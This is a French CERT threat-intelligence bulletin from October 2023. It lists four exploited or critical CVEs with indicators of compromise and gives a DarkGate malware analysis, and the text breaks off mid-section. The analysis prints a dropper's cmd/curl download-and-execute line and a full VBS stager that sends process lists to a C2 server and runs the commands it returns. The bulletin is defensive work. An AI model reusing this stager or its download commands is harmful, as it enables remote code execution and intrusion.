aDvens

Security for the greater good

Renseignement sur les menaces
Bulletin du mois d' octobre 2023

2023-10-31 | **TLP:CLEAR** | CERT aDvens - CTI
Advens - 16 Quai de la Mégisserie - 75001 Paris

Sommaire

1. Synthèse

Ce mois ci, le CERT aDvens vous propose quatre vulnérabilités présentant un intérêt, en complément de celles déjà publiées.

Au travers de deux articles, les analystes du CERT dressent le modus operandi du maliciel DarkGate, utilisé dans diverses campagnes d'attaques depuis août 2023. Ainsi qu'une présentation du rançongiciel AvosLocker, disponible sur certaines plateformes cybercriminelles comme *Ransomware As A Service* (RaaS).

2. Vulnérabilités

Ce mois-ci, le CERT aDvens met en exergue **quatre** vulnérabilités affectant des technologies fréquemment utilisées au sein des entreprises.
Elles sont présentées par ordre de gravité (preuves de concept disponibles, exploitation …). L'application de leurs correctifs ou contournements est fortement recommandée.

Le CERT aDvens recommande de tester les mesures de contournement proposées dans un environnement dédié avant leur déploiement en production afin de prévenir tout effet de bord.

2.1. JetBrains TeamCity - CVE-2023-42793 (Exploitée)

Le 20 septembre 2023, JetBrains a publié un bulletin d'alerte concernant la CVE-2023-42793 affectant les serveurs CI/CD on-premises de *TeamCity*.

L'exploitation de cette faille permet à un attaquant, ayant un accès HTTPS au serveur TeamCity, d'exécuter du code arbitraire sur le système et d'obtenir un accès administrateur.

Le 18 octobre 2023, Microsoft a publié un rapport indiquant que cette vulnérabilité est exploitée depuis début d'octobre par le groupe Nord-Coréen Lazarus. Dans certains incidents, cette vulnérabilité a permis de déployer la porte dérobée ForestTiger ou des exécutables Windows malveillants. Dans d'autres, elle a été utilisée pour créer un nouveau compte utilisateur nommé *krtbgt* (comme le compte légitime Windows de *Kerberos Ticket Granting Ticket*). Celui-ci est ajouté au groupe d'administrateurs et télécharge un outil *Proxy*, détecté comme HazyLoad par Microsoft Defender.

Cette vulnérabilité est exploitée.

2.1.1. Risques

- Exécution de code arbitraire
- Élévation de privilèges

2.1.2. Type de vulnérabilité

- **CWE-288** : Authentication Bypass Using an Alternate Path or Channel

2.1.3. Criticité

Vecteur d'attaque	Réseau	Portée	Inchangée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Aucun	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.1.4. Composants vulnérables

- Les serveurs TeamCity versions antérieures à 2023.05.4

2.1.5. Recommandations

- Mettre à jour les serveurs TeamCity vers la version 2023.05.4 ou appliquer le correctif de début octobre 2023.
- Des informations complémentaires sont disponibles dans le bulletin de l'éditeur et le bulletin de Microsoft.

2.1.6. Preuve de concept

Une preuve de concept est disponible en sources ouvertes.

2.1.7. Indicateurs de compromission

TLP	TYPE	VALEUR
TLP:CLEAR	CHEMIN	C:\ProgramData\Forest64.exe
TLP:CLEAR	SHA256 I ARTEFACT	e06f29dccfe90ae80812c2357171b5c48fba189ae103d28e972067b107e58795 I Forest64.exe
TLP:CLEAR	SHA256 I ARTEFACT	0be1908566efb9d23a98797884f2827de040e4cedb642b60ed66e208715ed4aa I Forest64.exe
TLP:CLEAR	CHEMIN	C:\ProgramData\4800-84DC-063A6A41C5C
TLP:CLEAR	URL	hxxp://www.bandarpowder.com/public/assets/img/cfg.png
TLP:CLEAR	URL	hxxps://www.bandarpowder.com/public/assets/img/cfg.png
TLP:CLEAR	URL	hxxp://www.aeon-petro.com/wcms/plugins/addition_contents/cfg.png
TLP:CLEAR	URL	hxxp://www.bandarpowder.com/public/assets/img/user64.png
TLP:CLEAR	URL	hxxps://www.bandarpowder.com/public/assets/img/user64.pngnk
TLP:CLEAR	URL	hxxp://www.aeon-petro.com/wcms/plugins/addition_contents/user64.png
TLP:CLEAR	CHEMIN	C:\ProgramData\DSROLE.dll
TLP:CLEAR	SHA256 I ARTEFACT	d9add2bfdfebfa235575687de356f0cefb3e4c55964c4cb8bfdcdc58294eeaca I DSROLE.dll
TLP:CLEAR	CHEMIN	C:\ProgramData\Version.dll
TLP:CLEAR	SHA256 I ARTEFACT	f251144f7ad0be0045034a1fc33fb896e8c32874e0b05869ff5783e14c062486 I Version.dll
TLP:CLEAR	CHEMIN	C:\ProgramData\readme.md
TLP:CLEAR	SHA256 I ARTEFACT	fa7f6ac04ec118dd807c1377599f9d369096c6d8fb1ed24ac7a6ec0e817eaab6 I Readme.md
TLP:CLEAR	CHEMIN	C:\ProgramData\wsmprovhost.exe
TLP:CLEAR	CHEMIN	C:\ProgramData\clip.exe
TLP:CLEAR	DOMAINE	dersmarketim.com
TLP:CLEAR	DOMAINE	olidhealth.com
TLP:CLEAR	DOMAINE	galerielamy.com
TLP:CLEAR	DOMAINE	3dkit.org
TLP:CLEAR	URL	hxxp://www.mge.sn/themes/classic/modules/ps_rssfeed/feed.zip
TLP:CLEAR	URL	hxxp://www.mge.sn/themes/classic/modules/ps_rssfeed/feedmd.zip
TLP:CLEAR	URL	hxxps://vadtalmandir.org/admin/ckeditor/plugins/icontact/about.php
TLP:CLEAR	URL	hxxps://commune-fraita.ma/wp-content/plugins/wp-contact/contact.php
TLP:CLEAR	CHEMIN	C:\Windows\Temp\temp.exe
TLP:CLEAR	CHEMIN	C:\Windows\ADFS\bg\inetmgr.exe
TLP:CLEAR	SHA256	000752074544950ae9020a35ccd77de277f1cd5026b4b9559279dc3b86965eee
TLP:CLEAR	URL	hxxp://147.78.149.201:9090/imgr.ico
TLP:CLEAR	URL	hxxp://162.19.71.175:7443/bottom.gif

2.2. WordPress Royal Elementor - CVE-2023-5360 (Exploitée)

Lors d'une investigation concernant la compromission de plusieurs sites WordPress, la vulnérabilité critique CVE-2023-42793 a été découverte. Le constructeur, Royal Elementor, en a été informé et a publié une version corrigée (1.3.79) du plugin WordPress le 6 octobre.

Cette faille provient d'un défaut de vérification du type de fichiers téléversés. En utilisant un fichier spécifiquement forgé, un attaquant peut contourner les protections mises en place et exécuter du code arbitraire.

D'après WPScan, les acteurs malveillants exploitent cette vulnérabilité pour déposer des fichiers PHP dans le dossier */wpr-addons/forms/* et créer un compte administrateur WordPress nommé **wordpress_administrator**.

Cette vulnérabilité est exploitée.

2.2.1. Risques

- Exécution de code arbitraire
- Élévation de privilèges

2.2.2. Type de vulnérabilité

- **CWE-434** : Unrestricted Upload of File with Dangerous Type

2.2.3. Criticité

Vecteur d'attaque	Réseau	Portée	Inchangée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Aucun	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.2.4. Composants vulnérables

- Le plugin WordPress Royal Elementor addons and Templates versions 1.3.78 et antérieures

2.2.5. Recommandations

- Mettre à jour le plugin WordPress Royal Elementor addons and Templates vers la version 1.3.79 ou ultérieure.

Lors de la mise à jour du plugin, une version non corrigée a été publiée avec une erreur dans le numéro de version. Cette version porte le numéro 1.4.78 et est vulnérable à la CVE-2023-5360. De plus, le correctif étant la version 1.3.79, les sites disposant de la version 1.4.78 ne seront pas mis à jour automatiquement. Il sera donc nécessaire de supprimer puis réinstaller le plugin pour déployer une version corrigée.

- Des informations complémentaires sont disponibles dans le bulletin de Wordfence et le bulletin de WPScan.

2.2.6. Preuve de concept

Actuellement, aucune preuve de concept n'est disponible en sources ouvertes, mais une publication est prévue pour le 17 novembre 2023.

2.2.7. Indicateurs de compromission

TLP	TYPE	VALEUR
TLP:CLEAR	SHA1	20cdc2106ccda6f555c6e6a5b3e500e5
TLP:CLEAR	SHA1	b2bee44cb332cda93ccb98ff30aeb22f
TLP:CLEAR	SHA1	3329941816e61f1e297ffcc769a88163
TLP:CLEAR	SHA1	a82d39daa52ea01f17b1ae8bd23ccb6b
TLP:CLEAR	SHA1	6dd792961a393a293337af69d2471659
TLP:CLEAR	SHA1	6dd2d48404a766ae76465d05e8ffc21a
TLP:CLEAR	SHA1	6b7ad345faa9315672d378559052a65a
TLP:CLEAR	SHA1	414e2da0af038efb797c0f49f7de259d
TLP:CLEAR	SHA1	62a8359b1bdb095ea621ee62d8fc6a4a
TLP:CLEAR	SHA1	a2baf686cc7fd97abf306ce934a59347
TLP:CLEAR	CHEMIN	/wpr-addons/forms/
TLP:CLEAR	USERNAME	wordpress_administrator

2.3. Roundcube - CVE-2023-5631 (Exploitée)

Découverte le 11 octobre 2023 par les équipes de sécurité d'Eset, la vulnérabilité CVE-2023-5631 est une 0-day affectant les serveurs Webmail de Roundcube. Le constructeur a été informé le 12 octobre et a publié un correctif le 14 octobre.

Cette faille provient d'un défaut de traitement de fichiers SVG dans le fichier *rcube_washtml.php*. Elle permet à un attaquant d'injecter du code dans le page HTML qui sera exécuté dans la fenêtre de navigation de Roundcube de la victime.

Eset annonce que cette vulnérabilité est exploitée par Winter Vivern contre des entités gouvernementales et des groupes de réflexion (*Think Tank*) en Europe. La charge utile finale permet de lister les dossiers, les courriels d'un compte Roundcube et de les transmettre à un serveur C2.

Cette vulnérabilité est exploitée.

2.3.1. Risque

- Injection de code indirecte (XSS)

2.3.2. Type de vulnérabilité

- **CWE-79** : Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

2.3.3. Criticité

Vecteur d'attaque	Réseau	Portée	Changée
Complexité d'attaque	Faible	Impact sur la confidentialité	Faible
Privilèges requis	Aucun	Impact sur l'intégrité	Faible
Interaction de l'utilisateur	Requise	Impact sur la disponibilité	Aucun

2.3.4. Composants vulnérables

Les serveurs Roundcube :

- versions antérieures à 1.4.15
- versions 1.5.x antérieures à 1.5.5
- versions 1.6.x antérieures à 1.6.4

2.3.5. Recommandations

- Mettre à jour Roundcube vers la version 1.4.15, 1.5.5, 1.6.4 ou ultérieure.
- Des informations complémentaires sont disponibles dans le bulletin de Roundcube et le bulletin d'Eset.

2.3.6. Preuve de concept

Une preuve de concept est disponible en sources ouvertes.

2.3.7. Indicateurs de compromission

TLP	TYPE	VALEUR
TLP:CLEAR	SHA1 I ARTEFACT	97ED594EF2B5755F0549C6C5758377C0B87CFAE0 I checkupdate.js
TLP:CLEAR	SHA1	8BF7FCC70F6CE032217D9210EF30314DDD6B8135
TLP:CLEAR	DOMAINE I IP	recsecas.com I 38.180.76.31
TLP:CLEAR	EMAIL	team.managment@outlook.com

2.4. VMware - CVE-2023-34048

Le 25 octobre 2023, VMware a publié un bulletin concernant deux vulnérabilités dans vCenter. La plus critique, avec un score CVSS de 9.8, permet à un attaquant d'exécuter du code arbitraire sur le système.

La faille se situe dans l'implémentation du protocole *DCERPC*. En envoyant des requêtes spécifiquement forgées, un attaquant peut provoquer un "*out of bounds write*" menant à une exécution de code arbitraire.

2.4.1. Risque

- Exécution de code arbitraire

2.4.2. Type de vulnérabilité

- **CWE-787** : Out-of-bounds Write

2.4.3. Criticité

Vecteur d'attaque	Réseau	Portée	Inchangée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Aucun	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.4.4. Composants vulnérables

- VMware vCenter Server 6, 7 et 8
- VMware Cloud Foundation (VMware vCenter Server) versions 3.x, 4.x et 5.x

2.4.5. Recommandations

- Mettre à jour VMware vCenter vers la version 6.5U3, 6.7U3, 7.0U3o, 8.0U1d, 8.0U2 ou ultérieure.
- Mettre à jour VMware Cloud Foundation (VMware vCenter Server) 3.x en suivant la procédure VCF 3.x ou appliquer le KB88287 à VMware Cloud Foundation (VMware vCenter Server) versions 4.x et 5.x.
- Des informations complémentaires sont disponibles dans le bulletin de VMware.

2.4.6. Preuve de concept

Actuellement, aucune preuve de concept n'est disponible en sources ouvertes.

3. DarkGate

3.1. Un logiciel malveillant multifonctionnel

DarkGate Loader (alias DarkGate) est un logiciel malveillant mutli-fonction qui permet de réaliser du **vol de données** (*infostealer*), de prendre le **contrôle à distance**, de transformer un système en machine esclave (*bot*) pour **miner de la cryptomonnaie**, et de **chiffrer les données** de la victime (*Ransomware*).

Développé depuis 2017 par un cybercriminel portant le pseudonyme RastaFarEye, la commercialisation de DarkGate semble débuter le 16 juin 2023 sur le forum russophone XSS. Plusieurs mises à jour sont annoncées par l'auteur au cours du mois de juillet, comprenant des améliorations pour contourner les dispositifs de sécurité (antivirus).

Une recrudescence de l'emploi du maliciel depuis le mois d'août a été constatée, avec des campagnes récentes ciblant des entreprises françaises.

3.2. Vecteur d'infection

Depuis juillet, la plateforme de messagerie Skype et l'application Teams ont été utilisées par les attaquants pour distribuer DarkGate, en incitant les utilisateurs à ouvrir un fichier malveillant.

3.3. Fonctionnalités



Figure 1. Les principales fonctionnalités de Darkgate.

3.4. Victimologie

- Les pays concernés sont l'Amérique, l'Asie, le Moyen-Orient, l'Afrique et l'Europe.
- Les secteurs ciblés sont **la santé** et **la logistique**.

3.5. MaaS

DarkGate est commercialisé via l'économie souterraine selon le modèle Malware-as-a-Service (MaaS). Cela signifie que l'infrastructure malveillante et ses capacités opérationnelles peuvent être louées.

Depuis mai 2023, DarkGate est commercialisé sur le forum russophone tel que ECrime et XSS. La location annuelle coute 100 000

dollars.

Figure 2. Annonce commerciale de Darkgate.

3.6. Chaine D'attaque / Kill Chain

Ci-dessous, une chaine d'attaque utilisée par les attaquants pour distribuer DarkGate via la plateforme Teams.



Figure 3. Kill Chain Darkgate via Teams.

3.7. Analyse du code

3.7.1. L'archive ZIP

Les attaquants distribuent via Teams une archive ZIP ayant pour intitulée : Significant company changes September.zip. L'archive contient cinq artéfacts, il s'agit de fichiers raccourcis (*.lnk) dont l'extension est manipulée par les attaquants pour apparaitre en tant que documents PDF.

- Revamped_Organizational_Structure.pdf.pdf.lnk
- Fresh_Mission_and_Core_Values.pdf.pdf.lnk
- Position_Guidelines.pdf.pdf.lnk
- Company_Transformations.pdf.pdf.lnk
- Employees_Affected_by_Transition.pdf.pdf.lnk

Ces cinq artéfacts sont des chevaux de Troie : ils contiennent du code malveillant pour récupérer depuis un serveur de dépôt des scripts VBS.



Figure 4. L'archive ZIP contient cinq chevaux de Troie de type dropper.

3.7.2. Analyse du Cheval de Troie : Company_Transformations.pdf.pdf.lnk

Les cinq chevaux de Troie issue de l'archive Significant company changes September.zip ont tous la même instruction : récupérer cinq scripts VBS malveillants depuis un serveur de dépôt maitrisé par les attaquants.

Ci-dessous, le contenu *strings* du cheval de Troie Company_Transformations.pdf.pdf.lnk :

```
L..................F.... ....#.G.....7.......#.G.....l.....................5....P.O.
.:i.....+00.../C:\...................V.1......V.c..Windows.@. ......OwH;W.5....
.........................W.i.n.d.o.w.s.....Z.1.....9W:J..System32..B.
......OwH;W.7.........................D...S.y.s.t.e.m.3.2.....V.2..l..FSsn .cmd.exe.@.
.....FSsn;W.8.........................Jm..c.m.d...e.x.e.......J..............-
.......I...................C:\Windows\System32\cmd.exe....S.y.s.t.e.m. .P.D.F. .R.e.a.d.e.r.
.v.1...1.5...2.2.4.-
.....\.....\.....\.....\.....\.....\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.2.\.c.m.d...e.x.e.../.c. .O.8.
.|.|. .E.C.h.O. .O.8. .&. .P.I.n.G. .O.8. .|.|. .C.".u.R.".l.
.h.t.".t.".p.:./."./."1.8.5..."."3."."9...1.8...1.7."."0./.5.B./.C.". .-.o. .%.T.M.P.%.\.O.8...v.b.s. .&.
.P.I.n.G. .-.n. .4. .O.8. .|.|. .c.s.c.R.i.p.t. .%.T.m.p.%.\.O.8...v.b.s. .&. .E.X.I.".T.".
.'.x.k.N.T.x.e.=.j.O.F.E.J.i.E.E.....\.F.a.c.t.u.r.a.-
.E.A.A.#.3.0...p.d.f.........%windir%\system32\cmd.exe.....................................................
.....................................................................................................
.....................................................................%.w.i.n.d.i.r.%.\.s.y.s.t.e.m.3.2.\
.c.m.d...e.x.e.....................................................................................
.....................................................................................................
.....................................................................................................
.....................................................................................................
.....................................................%..............wN....]N.D...Q......`.......X..
.....desktop-T39aO.8  ...q.F.T..(...........o..'/.v8 ...q.F.T..(...........o..'/.......
```

Une instruction est identifiée :

```
Curl hxxp://185.39.18.170/5B/C#
```

avec le paramètre -o (output)

```
-o %TMP%\O8.vbs
```

Cette instruction permet le téléchargement depuis l'adresse hxxp://185.39.18.170/5B/C d'un script VBS et son enregistrement dans le dossier %TMP% avec pour intitulé O8.vbs.

Les intitulés des scripts VBS semblent être générés de manière aléatoire.



Figure 5. Les cinq chevaux de Troie ont pour fonction le téléchargement depuis un serveur dépôt de cinq scripts VBS malveillant.

3.7.3. Analyse du script 08.vbs

Ci-dessous, le contenu du script 08.vbs. Des éléments utilisés pour l'obfusquation de code ont été retirés.

```
vulvLLHTGX = "cmd"
JWLOcFwdrI = ""
Set mnvGODSgUMFyAw = GetObject("winmgmts:\\.\root\cimv2")
dim PYsdcJxWUlBaT
if vulvLLHTGX = "Unladyfied" then
MsgBox "unlovelierJavanine" ''
end if
FtqrJOCXGKTWi = "ht"'
mxXQGrwGhaB = "tp"'
aaBjCavdtCO = "://"'
YPhkQEKKRhgct = "j"'
vgzLBSyEzooEiSs = "oa"'
VSGYSrJJjguka = "gf"'
WzuXiyfFRFY = "h"'
nfyqAPVZJiFIij = "re"'
BDRiuBxcQTT = "et"'
zENVpayPdRRl = "d"'
ALiPnvLniwaj = "sa."'
QCdxLvovGbBg = "c"'
RGrRkZlRMXwc = "o"'
YPJffaPjR = "m:2"'
JGyCruXQrUVKb = "35"'
LwdTwxWaOphT = "1"'
eAHSTpXtOTx = "/"'
VFtSLKRhrOT = "w"'
oRGjSyXNJhk = "x"'
QAWrFWPpuiydrT = "ft"'
QwLWPXMTWRR = "xbt"'
Set OzHoICXwLZl = mnvGODSgUMFyAw.ExecQuery("Select * from Win32_Process")
For Each BswcWSWNSarZ in OzHoICXwLZl
PYsdcJxWUlBaT = PYsdcJxWUlBaT & BswcWSWNSarZ.Name
Next
OIikvgewtymysQj = "Shell.Application"
nyuRwTryQVW="WINHTTP.WinHTTPRequest.5.1"
JWLOcFwdrI = FtqrJOCXGKTWi & mxXQGrwGhaB & aaBjCavdtCO & YPhkQEKKRhgct & vgzLBSyEzooEiSs & VSGYSrJJjguka &
WzuXiyfFRFY & nfyqAPVZJiFIij & BDRiuBxcQTT &
zENVpayPdRRl & ALiPnvLniwaj & QCdxLvovGbBg & RGrRkZlRMXwc & YPJffaPjR & JGyCruXQrUVKb & LwdTwxWaOphT &
```

```
eAHSTpXtOTx & VFtSLKRhrOT & oRGjSyXNJhk &
QAWrFWPpuiydrT & QwLWPXMTWRR
With CreateObject(nyuRwTryQVW)
.Open "post", JWLOcFwdrI, False
.setRequestHeader "a", PYsdcJxWUlBaT
.send
zRvVpCbFQaVH = .responseText
CreateObject(OIikvgewtymysQj).ShellExecute vulvLLHTGX, zRvVpCbFQaVH ,"","",0
End With
wscript.quit
MsgBox "gnawingly"
```

Ci-dessous, le contenue du scripts 08.vbs, les variables ont été remplacées par leurs valeurs.

```
dim PYsdcJxWUlBaT
if "cmd" = "Unladyfied" then
MsgBox "unlovelierJavanine"
end if
For Each BswcWSWNSarZ in GetObject("winmgmts:\\.\root\cimv2").ExecQuery("Select * from Win32_Process")
PYsdcJxWUlBaT = PYsdcJxWUlBaT & BswcWSWNSarZ.Name
Next
With CreateObject(WINHTTP.WinHTTPRequest.5.1)
.Open "post", "http://joagfhreetdsa.com:2351/wxftxbt", False
.setRequestHeader "a", PYsdcJxWUlBaT
.send
CreateObject(Shell.Application).ShellExecute cmd, .responseText ,"","",0
End With
wscript.quit
MsgBox "gnawingly"
```

Des instructions importantes sont identifiées :

```
With CreateObject(WINHTTP.WinHTTPRequest.5.1)#
```

```
Open "post", http://joagfhreetdsa.com:2351/wxftxbt", False
```

Le domaine hxxp://joagfhreetdsa.com est connue en sources ouvertes pour être utilisé par les oéprateurs de Darkgate en tant que serveur C2. En somme, le script 08.vbs permet la récupération de nouvelles instructions depuis le serveur C2.



Figure 6. Les cinq scripts VBS communiquent avec le serveur C2 maitrisé par les attaquants.

3.7.4. Nouvelles instructions du serveur C2

Le serveur C2 (hxxp://joagfhreetdsa.com) envoi de nouvelles instructions au script 08.vbs :

